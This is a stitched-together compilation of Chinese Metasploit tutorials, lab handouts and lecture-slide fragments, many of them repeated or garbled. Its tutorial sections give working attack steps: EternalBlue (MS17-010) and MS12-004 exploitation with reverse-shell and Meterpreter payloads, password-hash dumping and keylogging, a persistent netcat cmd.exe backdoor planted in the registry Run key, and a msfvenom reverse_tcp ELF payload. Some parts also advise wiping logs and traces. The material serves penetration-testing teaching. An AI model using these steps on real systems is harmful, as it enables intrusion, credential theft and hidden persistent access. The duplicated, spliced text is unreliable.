
Metasploit简单的渗透测试案例
学习目标
1 掌握MetaSploit的下载、安装、启动
2 理解MetaSploit的结构 3 掌握MetaSploit攻击的常用命令
一、 MetaSploit概述
漏洞攻击 漏洞测试 恶意代码集成
二、攻击思路
后门控制
扫描 主机
发现漏洞
攻击 漏洞
入侵系统
上传 木马
控制主机
木马控制 远程桌面 共享 … ...
如渗透攻击模块(exploit module),辅助模块(auxiliary module)
USE 使用漏洞 Search 查找漏洞和攻击载荷 Info 显示漏洞的信息
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
六、技术研讨
1
讨论主题
(1)各种扫描参数的优缺点 (2)三次握手的过程 (3)入侵后的主机控制方法
2
角色分配
(1)主持人 (2)演讲人 确定演讲的主题 (3)提问人 (4)评论人
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
四、缓冲区溢出攻击
4
MS06040漏洞攻击
获取Shell
五、拓展训练
1
入侵后的工作
正常内存
四、缓冲区溢出攻击
2
Metasploit结构
/
Shellcode
漏洞研究 (社区)
Palyload 攻击载荷
encoder
漏洞 module
无操作生成 器(nops)
四、缓冲区溢出攻击
3
常用命令
渗透攻击(Exploit)
由攻击者利用一个系统、应用或服务中的安全漏洞,所进行的攻击行为
攻击载荷(Payload)
期望目标系统渗透攻击之后去执行的代码
Show Show Options,show exploits,show payloads,显示信息 模块(Module)
如渗透攻击模块(exploit module),辅助模块(auxiliary module)
USE 使用漏洞 Search 查找漏洞和攻击载荷 Info
(1)浏览文件 (2)新建文件夹,并共享
(3)下载文件,上传文件
(4)上传木马,并控制远程主机 (5)通过远程桌面进行控制
五、拓展训练
2
扫描的研究
(1)Nmap的-sS,-sP,-sT,-sU,-O,-P扫描 (2)什么是三次握手? (3)各种参数对应的扫描原理
(4)如何在扫描中防跟踪
(5)如何识别操作系统
三、扫描主机
Nmap 【扫描类型】【扫描参数】主机或主机列表
三、扫描主机
nmap -sS -p 100-500 10.60.40.81
四、缓冲区溢出攻击
1
缓冲区攻击原理
abcdefghi
增加用户 获得系统Shell 恶意代码 Shellcode
abcdefghi
删除文件
… ...
溢出部分
攻击后的内存
四、缓冲区溢出攻击
3
常用命令
渗透攻击(Exploit)
由攻击者利用一个系统、应用或服务中的安全漏洞,所进行的攻击行为
攻击载荷(Payload)
期望目标系统渗透攻击之后去执行的代码
Show Show Options,show exploits,show payloads,显示信息 模块(Module)
Metasploit简单的渗透测试案例

Metasploit简单的渗透测试案例案例背景:假设我们是一家网络安全公司的安全分析师,我们被雇佣来测试一些公司的网络安全性。
我们已经通过一些信息收集技术获得了公司的IP地址和域名。
现在我们将使用Metasploit来测试他们的网络安全性。
步骤1:信息收集首先,我们使用一些信息收集工具(如nmap)来确定目标公司的网络拓扑和开放端口。
通过分析这些信息,我们可以确定潜在的攻击目标。
步骤2:扫描漏洞接下来,我们使用Metasploit的漏洞扫描工具(如Nexpose)来扫描目标网络上的漏洞。
这些漏洞可能包括操作系统漏洞、应用程序漏洞、配置错误等。
通过扫描漏洞,我们可以确定哪些系统存在安全风险。
步骤3:选择攻击模块根据我们在步骤2中发现的漏洞,我们选择相应的攻击模块。
例如,如果我们发现目标系统上存在一个已知的漏洞,我们可以选择使用Metasploit的相应模块进行攻击。
步骤4:配置攻击模块在选择了攻击模块后,我们需要配置一些参数以适应目标系统。
这些参数可能包括目标IP地址、端口号、漏洞类型等。
我们可以使用Metasploit的命令行界面或图形界面来配置这些参数。
步骤5:执行攻击一旦我们配置好了攻击模块,我们可以使用Metasploit的exploit 命令来执行攻击。
Metasploit将尝试利用目标系统上的漏洞来获取对系统的控制权。
步骤6:获取权限一旦攻击成功,我们需要获取对目标系统的权限。
我们可以使用Metasploit的post-exploitation模块来执行各种任务,如查找敏感信息、提权、创建后门等。
步骤7:清理痕迹在完成渗透测试后,我们应该清理所有的痕迹,以确保我们没有留下任何可追溯的证据。
Metasploit提供了一些模块来执行这些任务,如清除日志、删除后门等。
步骤8:报告编写最后,我们应该撰写一份详细的报告,描述我们在渗透测试过程中发现的漏洞、攻击的成功率以及建议的修复措施。
这个报告将帮助目标公司了解他们的网络安全状况,并采取适当的措施来加强安全性。
计算机系统安全实验二-metasploit

计算机系统安全实验二-m e t a s p l o i t-标准化文件发布号:(9456-EUATWK-MWUB-WUNN-INNUL-DDQTY-KII计算机系统安全实验二:操作系统安全与metasploit渗透测试实验目的:学习计算机操作系统安全相关内容。
学习操作系统渗透相关内容学习metasploit渗透工具使用。
实验原理:Windows 操作系统安全结构网络渗透原理实验环境:软件: vmware 环境下,虚拟机, vm-WinXP镜像虚拟机,backtrack 4及backtrack 5 虚拟机镜像等。
实验拓扑:被渗透机:使用虚拟机XP,建议使用未安装更新的英文XP操作系统,,设置其IP地址为,自动获得,虚拟机网络连接方式 NAT方式。
实验室计算机network系统下中network_vm 目录中有metasploitable_XP,可使用之。
渗透测试机:使用Bt4或5作为操作系统,准备工作:启动两台虚拟机,按上图方式设置,请先记录下两台虚拟机的IP:被渗透机:操作系统:____windows xp with sp1_________IP地址:____________________渗透测试机:操作系统:___________bt5_______IP地址:___________________(注意,若网络连接未启用,请先启用之,linux 下可使用ifup eth0)实验内容:第一部分:针对操作系统内部服务端口进行渗透了解ms08-067漏洞详情:(请课后上网查询相关内容)漏洞描述:曾经的冲击波、震荡波等大规模攻击都是由于Windows的RPC服务漏洞造成的,MS08-067远程溢出漏洞也不例外。
MS08-067远程溢出漏洞的原因是由于Windows系统中RPC存在缺陷造成的,Windows系统的Server服务在处理特制RPC请求时存在缓冲区溢出漏洞,远程攻击者可以通过发送恶意的RPC请求触发这个溢出,如果受影响的系统收到了特制伪造的RPC请求,可能允许远程执行代码,导致完全入侵用户系统,以SYSTEM权限执行任意指令并获取数据,并获取对该系统的控制权,造成系统失窃及系统崩溃等严重问题。
kali渗透测试日记-通过Metasploit利用ms17-010永恒之蓝漏洞

kali渗透测试⽇记-通过Metasploit利⽤ms17-010永恒之蓝漏洞实战 - 利⽤ms17-010永恒之蓝漏洞扫描⽬标是否存在该漏洞search ms17-010找到其中的辅助扫描模块并载⼊use auxiliary/scanner/smb/smb_ms17_010 show options # 查看使⽤的参数选项可见需要RHOSTS参数(即远程主机的IP),这⾥假设为192.168.1.56set rhosts 192.168.1.56开始扫描run发现⽬标易受攻击,存在相关漏洞。
攻击模块加载与配置查找攻击模块(永恒之蓝)并加载search ms17-010use exploit/windows/smb/ms17_010_eternalblueshow options需要设置⽬标主机IP地址 RHOSTSset RHOSTS 192.168.1.56查看可以利⽤的⽬标主机类型show targets可以看到这个模块只有⼀个 target,所以默认就选择这个⽬标系统。
不需要⼿动设置。
search windows/x64/shell type:payload选择其中的第3个:反弹shell的payload。
加载:set payload windows/x64/shell/reverse_tcp查看payload需要配置的信息show options设置本机的监听地址LHOSTset LHOST 192.168.1.53配置完成,开始运⾏exploit(敲回车)等待反弹shell解决回显乱码问题在Win7的shell中利⽤chcp命令更改编码为65001即Unicode (UTF-8)chcp 65001保存会话在执⾏时,运⾏exploit -j-j 表⽰后台执⾏渗透⽬标完成后会创建⼀个 session 我们可以通过 session 连接⽬标主机。
查看sessions会话sessions通过id进⼊相应的sessionsessions -i [Id]保存到后台background结束会话sessons -k [Id]在获取会话后,如果没有回显,可以敲⼀下回车MSF攻击步骤1、查找 CVE 公布的漏洞2、查找对应的 exploit 模块3、配置模块参数4、添加 payload 后门5、执⾏ exploit 开始攻击。
metasploit渗透实战

metasploit 渗透实战2021-11-01 13:07:58| 分类:个人日记|举报|字号订阅作为一个知名的渗透测试框架,metasploit集成了几乎所有的入侵渗透工具,其壮大的功能让人叹为观止。
慢慢的发掘,你会喜欢上他的今天我要给大家演示的就是如安在metasploit做入侵渗透测试,从大体的信息搜集,到入侵,到内部渗透,所有的这一切都在metasploit中完成。
首先咱们更新metasploit到最新版本[email=root@ubuntu:/pentest/exploits/framework3]root@ubuntu:/pentest/exploits/ framework3[/email]# svn updateA modules/exploits/windows/browser/版本6609。
已是最新版本,启动framewokr3[email=root@ubuntu:/pentest/exploits/framework3]root@ubuntu:/pentest/exploits/ framework3[/email]# ./msfconsole| | _) |__ `__ \ _ \ __| _` | __| __ \ | _ \ | __|| | | __/ | ( |\__ \ | | | ( | | |_| _| _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|_|=[ msf+ -- --=[ 376 exploits - 234 payloads+ -- --=[ 20 encoders - 7 nops=[ 153 auxmsf >肯定目标以后,首先我们要收集信息,比如DNS查询,服务器类型查询,端口开放信息查询,我们进行如下操作,至于为何这样,后面再做解释msf > load db_wmap[*] =[ WMAP - ET LoWNOISE[*] Successfully loaded plugin: db_wmapmsf > db_driver[*] Active Driver: sqlite3[*] Available: sqlite3, mysqlmsf > load db_sqlite3[-][-] The functionality previously provided by this plugin has been[-] integrated into the core command set. Use the new 'db_driver'[-] command to use a database driver other than sqlite3 (which[-] is now the default). All of the old commands are the same.[-][-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3: Depr ecated pluginmsf > db_connect pentest[*] Successfully connected to the database[*] File: pentest接下来,我们查询目标主机iPmsf > nslookup[*] exec: nslookupServer:Address: #53Non-authoritative answer:canonical name =Name:Address:剩下的就是收集开放端口和服务信息,因为在metasploit里面有多种信息收集方式,出于个人习惯,我利用nmap,同时检测是不是存在sqlinject漏洞,我们执行msf > db_nmap -sV -P0 -O --script=[*] exec: "/usr/bin/nmap" "-sV" "-P0" "-O" "" "--script=" "-oX" "/tmp/dbnmap-28001 -njyqqa-0"NMAP:NMAP: Starting Nmap ( ) at 2021-06-02 03:14 CSTSCRIPT ENGINE: '/usr/share/nmap/scripts/' threw a run time error and could not be l oaded.SCRIPT ENGINE: '/usr/share/nmap/scripts/' threw a run time error and could not be l oaded.SCRIPT ENGINE: '/usr/share/nmap/scripts/' threw a run time error and could not be lNMAP: Interesting ports on :NMAP: Not shown: 996 filtered portsNMAP: PORT STATE SERVICE VERSIONNMAP: 21/tcp open ftp Serv-U ftpdNMAP: 53/tcp open domain Microsoft DNSNMAP: 80/tcp open http Microsoft IIS webserverNMAP: 443/tcp closed httpsNMAP: Device type: general purposeNMAP: Running (JUST GUESSING) : Microsoft Windows 2021|2000|XP (98%) NMAP: Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (98%), Microsof t Windows Server 2003 SP1 or SP2 (93%), Microsoft Windows 2000 SP4 (93%), Micro soft Windows XP Home SP2 (Russian) (93%), Microsoft Windows XP SP2 (93%), Micr osoft Windows Server 2003 SP1 (92%), Microsoft Windows 2000 Server SP4 (90%), M icrosoft Windows Server 2003 SP0 or Windows XP SP2 (90%), Microsoft Windows Se rver 2003 Enterprise Edition SP2 (88%), Microsoft Windows XP Professional SP2 (Fre nch) (88%)NMAP: No exact OS matches for host (test conditions non-ideal).NMAP: Service Info: OS: WindowsNMAP:NMAP: OS and Service detection performed. Please report any incorrect results at su bmit/ .NMAP: Nmap done: 1 IP address (1 host up) scanned in seconds未检测出sql注射漏洞,通过扫描我们发现目标主机开放了ftp服务,DNS服务,IIS服务,判断出操作系统是windows server 2003.因为DNS出现了远程堆栈溢出,我们首先尝试对目标机器进行溢出,执行如下操作。
利用Metasploit进行渗透测试

利用Metasploit进行渗透测试声明:本教程仅限供广大网络安全爱好者交流学习之用,任何人不得用于非法用途,否则后果自负。
最近在玩Backtrack 5 ,就把最近学到的东西分享下。
所有工具都是Backtrack 5 自带的,用到的工具:大名鼎鼎的Metasploit Feamwork 还有Netcat要利用的漏洞:MS12-004 ,虽然漏洞是几个月前出的了,但这里只做渗透演示,重点在讲解工具的使用方法。
废话不说,看步骤:在控制台执行msfconsole 启动Metasploit ,输入命令search ms12_004,我们来找找ms12-004漏洞的利用模块已经找到了,接下来使用该模块输入命令Use exploits/windows/browser/ms12_004_midi接下来输入命令show options ,显示该漏洞的基本信息,以及要设置的参数设置参数:输入命令:set SRVHOST 192.168.42.139Set PAYLOAD windows/meterpreter/reverse_tcp Set LHOST 192.168.42.130Set URIOATH /最后再输入show options ,查看是否设置好已经OK了,开始渗透。
执行命令:Exploit可以看到服务已经启动了,链接地址http://192.168.42.130:8080/在用Xp打开恶意链接地址http://192.168.42.130:8080/BackTrack 开始渗透,这边BT5已经有反应了,渗透成功~输入命令Sessions我们看到有一个会话,会话的ID 是1 ,开打开这个会话输入命令Sessions -i 1 这时,我们已经进入了MeterpreterMeterpreter 是一个很强大的payload ,具体说明输入help 可以看到,Meterpreter > hashdump // 可以看到远程主机帐号和加密后的密码这里再说几个常用的Meterpreter 命令Meterpreter > keyscan_start //开启键盘记录Meterpreter > heyscan_dump // 查看键盘记录的内容Meterpreter > keyscan_stop // 关闭键盘记录Meterpreter > shell //看下图大家都懂的Meterpreter > ps // 获取远程主机进程列表,比windows自带的任务管理器清晰多了Meterpreter > screenshot // 截取远程桌面屏幕过一会,可以看到桌面,并且可以控制鼠标和键盘好,下来我们来留后门,方便以后常来~先上传nc.exe(netcant)到windows的systen32文件夹下Upload /pentest/windows-binaries/tools/nc.exe c:\\windows\\system32已经成功了,下来我们将nc.exe加到注册表,让他开机自启动先查看注册表Reg enumkey -k HKLM\\SOFTWARE\\Miorosoft\\Windows\\CurrentVersion\\Run已经可以看到注册表键值了下来加入注册表Reg setval -k HKLM\\SOFTWARE\\Miorosoft\\Windows\\CurrentVersion\\Run -v backdoor -d c:\\windows\\system32\\nc.exe"-L -d -p 443 cmd.exe" (上面是一条命令)提示成功,看看XP的注册表已经有了这个键值我们重启远程主机试下输命令rebootTelnet 192.168.42.139 443已经连接成功了: ) .。
网络渗透攻击实验报告
一、实验目的本次实验旨在通过模拟网络渗透攻击,了解网络安全的基本概念、攻击手段和防御措施,提高对网络安全问题的认识,增强网络安全防护意识。
通过实验,掌握以下内容:1. 网络渗透攻击的基本概念和常用方法;2. 常见网络安全漏洞及其利用方法;3. 网络安全防护的基本措施。
二、实验环境1. 操作系统:Windows 102. 虚拟机软件:VMware Workstation 153. 目标系统:Metasploitable2(靶机)4. 攻击工具:Kali Linux(攻击者系统)三、实验步骤1. 安装虚拟机软件,创建新的虚拟机,并配置操作系统。
2. 下载并安装Metasploitable2靶机,将其设置为虚拟机。
3. 在Kali Linux系统中,配置网络,使其与Metasploitable2靶机处于同一网络环境中。
4. 使用Nmap扫描Metasploitable2靶机的开放端口,获取目标系统的信息。
5. 根据扫描结果,选择合适的攻击目标,如SSH、FTP等。
6. 利用漏洞利用工具(如Metasploit)对目标系统进行攻击,获取目标系统的控制权。
7. 在目标系统中执行任意命令,获取系统信息,尝试提权。
8. 在攻击过程中,注意观察靶机的防御措施,分析其防御效果。
9. 实验结束后,清理攻击痕迹,关闭实验环境。
四、实验结果与分析1. 扫描结果:通过Nmap扫描,发现Metasploitable2靶机开放了22、21、80等端口,其中22端口为SSH服务,21端口为FTP服务,80端口为HTTP服务。
2. 攻击目标:选择SSH服务进行攻击,利用Metasploit中的Metasploit Framework进行攻击。
3. 攻击过程:使用Metasploit中的msfconsole命令行工具,选择相应的攻击模块,设置攻击参数,如攻击目标IP地址、端口等。
然后执行攻击命令,成功获取目标系统的控制权。
4. 提权:在目标系统中,通过执行系统命令,获取root权限,成功提权。
Metasploit简单的渗透测试案例
USE 使用漏洞 Search 查找漏洞和攻击载荷 Info 显示漏洞的信息
四、缓冲区溢出攻击
4 MS06040漏洞攻击
四、缓冲区溢出攻击
4 MS06040漏洞攻击
四、缓冲区溢出攻击
4 MS06040漏洞攻击
Metasploit简单的渗透测试案例
学习目标
1 掌握MetaSploit的下载、安装、启动 2 理解MetaSploit的结构 3 掌握MetaSploit攻击的常用命令
一、 MetaSploit概述
漏洞攻击
漏洞测试
恶意代码集成
二、攻击思路
扫描 主机
发现漏洞
攻击 漏洞
入侵系统
上传 木马
控制主机
期望目标系统渗透攻击之后去执行的代码
Show Show Options,show exploits,show payloads,显示信息 模块(Module)
如渗透攻击模块(exploit module),辅助模块(auxiliary module)
USE 使用漏洞 Search 查找漏洞和攻击载荷 Info
2 Metasploit结构
/
Shellcode encoder
漏洞研究 (社区)
漏洞 module
Hale Waihona Puke Palyload 攻击载荷
无操作生成 器(nops)
四、缓冲区溢出攻击
3 常用命令
渗透攻击(Exploit)
由攻击者利用一个系统、应用或服务中的安全漏洞,所进行的攻击行为
攻击载荷(Payload)
四、缓冲区溢出攻击
使用Metasploit实现对Linux客户端的渗透测试
作业25-使用Metasploit实现对Linux客户端的渗透测试作业要求:将每个实验任务的关键步骤截屏,按顺序保存到本Word文档中题目下方的对应位置,作为得分的依据。
姓名编号成绩截屏要体现个性化的信息,以证明是自己做的,如:截屏上有日期、时间、自己的名字等。
任务1、判断靶机Linux的CPU是x86还是x64在终端输入: getconf LONG_BIT,输出:64 or 32在终端输入:#uname -a注意:如果有x86_64就是64位的,没有就是32位的,Ixxx的全是32位的,有X86-64的全是64位。
在终端输入:#file /sbin/init任务2、实现对Linux客户端的渗透1.生成elf文件msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.81.128 LPORT=7777 -f elf > /var/www/html/pay.elf这里,我们将生成的pay.elf文件保存到了/var/www/html/目录下。
LHOST 代表Listening host。
LPORT代表Listening port。
这个命令:平台Linux x86架构,使用payload是linux/x86/meterpreter/reverse_tcp,目标文件的格式是elf。
可执行目标文件的名称是pay.elf。
通过上面的命令,我们就就可以生成一个elf格式的pay.elf程序,当在远端(也就是"肉鸡")执行这个程序的时候,如果本地开启了监听,肉鸡和本机之间就建立了一条通信的channel,通过这个木马就能实现了控制远端的肉鸡。
windows下生成32位/64位payload时需要注意:以windows/meterpreter/reverse_tcp为例,该payload默认为32位,也可使用-a x86选项指定。
使用Metasploit进行网络渗透测试和漏洞攻击的教程
使用Metasploit进行网络渗透测试和漏洞攻击的教程第一章:网络渗透测试的概念和重要性网络渗透测试是一种用于评估系统或应用程序安全性的方法,它模拟了黑客攻击的过程,以便发现系统中潜在的安全漏洞和薄弱点。
通过进行网络渗透测试,组织可以及早发现并修复这些漏洞,从而增强自身的安全性。
第二章:介绍Metasploit框架Metasploit是一个功能强大的开源渗透测试框架,它提供了一系列的工具和资源,帮助渗透测试人员和安全研究人员发现和利用系统中的安全漏洞。
Metasploit拥有广泛的漏洞利用模块和payloads,可以帮助用户快速进行渗透测试并获取系统的控制权限。
第三章:安装和配置Metasploit框架要使用Metasploit框架,首先需要将其安装在我们的操作系统中。
Metasploit框架可以在Windows、Linux和Mac OS等多个平台上运行。
在安装之前,我们需要先安装Ruby解释器和一些必要的依赖项,然后下载Metasploit框架的安装包,并按照提示进行安装和配置。
第四章:信息收集和扫描在进行网络渗透测试之前,我们需要对目标系统进行详细的信息收集和扫描,以便找到可利用的漏洞。
Metasploit提供了一些常用的信息收集和扫描工具,如Nmap和Nessus。
通过这些工具,我们可以获取目标系统的IP地址、开放的端口和运行的服务等信息,并对其进行漏洞扫描。
第五章:漏洞利用当我们发现了目标系统的漏洞后,就可以使用Metasploit框架提供的漏洞利用模块对其进行攻击。
Metasploit拥有大量的漏洞利用模块,包括针对操作系统、网络服务和应用程序的各种漏洞利用。
我们可以根据目标系统的信息选择合适的漏洞利用模块,并按照指引设置payload和目标参数,然后启动攻击。
第六章:权限提升和持久化一旦我们成功地获取了目标系统的控制权限,就可以进行一些提权和持久化操作,以便长期控制该系统。
Metasploit提供了一些用于提升权限和持久化的模块和技术,如UAC绕过、Hashdump 和后门程序等。
渗透测试案例
渗透测试案例渗透测试是现代安全领域中非常重要的一项工作。
它可以测试系统、网络或应用程序中的漏洞,从而确保这些系统不会被黑客或恶意软件攻击。
下面,我将为大家介绍一例渗透测试案例。
某公司拥有一套使用良好的管理系统,但该公司的管理人员担心该系统的安全性是否能够经受住外部攻击的考验。
于是该公司决定对该系统进行渗透测试。
我们接到了该公司的委托,开始了测试工作。
第一步,我们对该公司的管理系统进行了网络扫描。
通过使用Nmap 等工具,我们获得了该系统的网络拓扑结构和开放的端口信息。
结果显示该系统正在运行Windows Server 2008,并且开放了多个端口,包括3389端口(远程桌面协议)和80端口(Web服务器)。
我们进一步分析了系统中所有服务的版本和漏洞信息,并确定了攻击的方法。
第二步,我们使用模拟工具来模拟黑客的攻击。
我们使用Metasploit 框架及其相关模块,以提高渗透测试的效率。
通过Metasploit框架,我们能够在不暴露系统漏洞的同时,对应用程序进行攻击、渗透和对抗。
第三步,我们对该系统的漏洞进行了渗透测试。
通过在系统上运行漏洞扫描器,我们成功地发现了一些潜在的漏洞点。
随后我们进行手动测试,发现了一个可以通过SQL注入攻击的漏洞点。
我们能够轻松地通过该漏洞点获取到数据库的所有信息,包括账户名和密码。
在获得该信息后,我们进一步利用漏洞点,将渗透测试的范围扩大,攻击了系统中的所有数据和功能。
最后,我们编写了关于该系统的渗透测试报告,并向该公司提供了建议和解决方案。
我们建议该公司尽早通过修补漏洞的方式保护其IT环境;同时,建议该公司加强对系统的日常维护和管理,防止未知漏洞点的进一步出现。
总之,渗透测试是保护网络安全的一项关键措施。
通过对一个漏洞点的成功攻击,我们能够获得对整个系统的访问权限,使整个系统遭受危害。
我们的渗透测试方法是一种全面的、全面的保障,可确保目标安全、可靠和有效工作。